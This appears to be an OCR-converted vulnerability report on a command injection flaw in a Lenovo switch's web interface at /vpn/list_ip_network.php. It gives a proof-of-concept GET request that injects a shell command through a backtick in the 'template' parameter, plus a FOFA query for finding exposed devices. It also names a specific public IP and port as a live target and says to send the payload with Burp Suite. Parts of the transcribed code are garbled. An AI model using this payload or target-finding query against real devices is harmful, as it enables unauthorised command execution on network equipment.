

Command Injection Vulnerability in Lenovo Switch

Vulnerability details


A vulnerability, which was classified as critical, was found in Lenovo Switch. This affects an unknown code of the file `list_ip_network.php` of the component Web Interface.

Vulnerability location

`/vpn/list_ip_network.php`

Fofa

`app="Lenovo-Switch"`



Vulnerability recurrence

Through the code, it is found that in `/vpn/list_ip_network.php`, when the parameter of `Nradius_submit` is equal to true, the function `sslvpn_config_mod()` in `sslvpn_class.php` is called; and through the

The screenshot displays a web browser window with the address bar showing 'http://192.168.1.104/s1vnp.php'. The page content is a PHP script. A red rectangular box highlights the following code block:

```

203 <?
204
205     if($_REQUEST['radius_submit'] == true){
206     {
207         $obj_s1vnp = new s1vnp class();
208         $obj_s1vnp->s1vnp_config_mod(4);
209     }
210 }
211
212 </head>
213
214 <body onload="initValid(document.form2);">
215
216 <DIV id=tab_container>
217     <DIV style="margin:5px 0" id=DIV_TABCONT&L>
218         <TABLE border=0 cellSpacing=0 cellPadding=0 width="100%">
219             <TBODY>
220                 <TR>
221                     <TD>
222                         <TD class=tab_left_cur width=5%>
223                         <TD class=tab_content_cur width=40%>
224                         <TD class=tab_right_wd width=14%>
225                         <TD class=tab_text_wd align=bottom>
226

```

The script also includes functions for disabling CSS and JavaScript, and a main execution block that checks for a 'radius_submit' request and updates the configuration.

[illegible]

```
POC:
GET
/vpn/list_ip_network.php?Nradius_submit=tured&type=mod&parts=base_conf
ig&template=`id>1.txt` HTTP/1.1
Host: 183.237.183.8:1515
```

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Referer: https://1.49.11.62/
Cookie: PHPSESSID=tg4i4f9u0tbmurr1fcoajl4lve; device_language=chinese
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Priority: u=6

Case 1:

URL: <https://183.237.183.8:1515/>

The screenshot displays the FOFA search interface. On the left, there are search filters including '产品规则排名' (Product Rule Ranking), '网站指纹排名' (Website Fingerprint Ranking), '国家/地区排名' (Country/Region Ranking), '分类排名' (Category Ranking), and '端口排名' (Port Ranking). The main search results area shows a list of results for the IP 183.237.183.8. The top result is 'Lenovo-交换机' (Lenovo Switch) with a score of 1. The detailed view on the right shows the IP 183.237.183.8, location (China / Guangdong / Qingyuan), ASN: 9808, and a banner for 'China Mobile Communications Group Co., Ltd.'.

Use BrupSuite Send payload

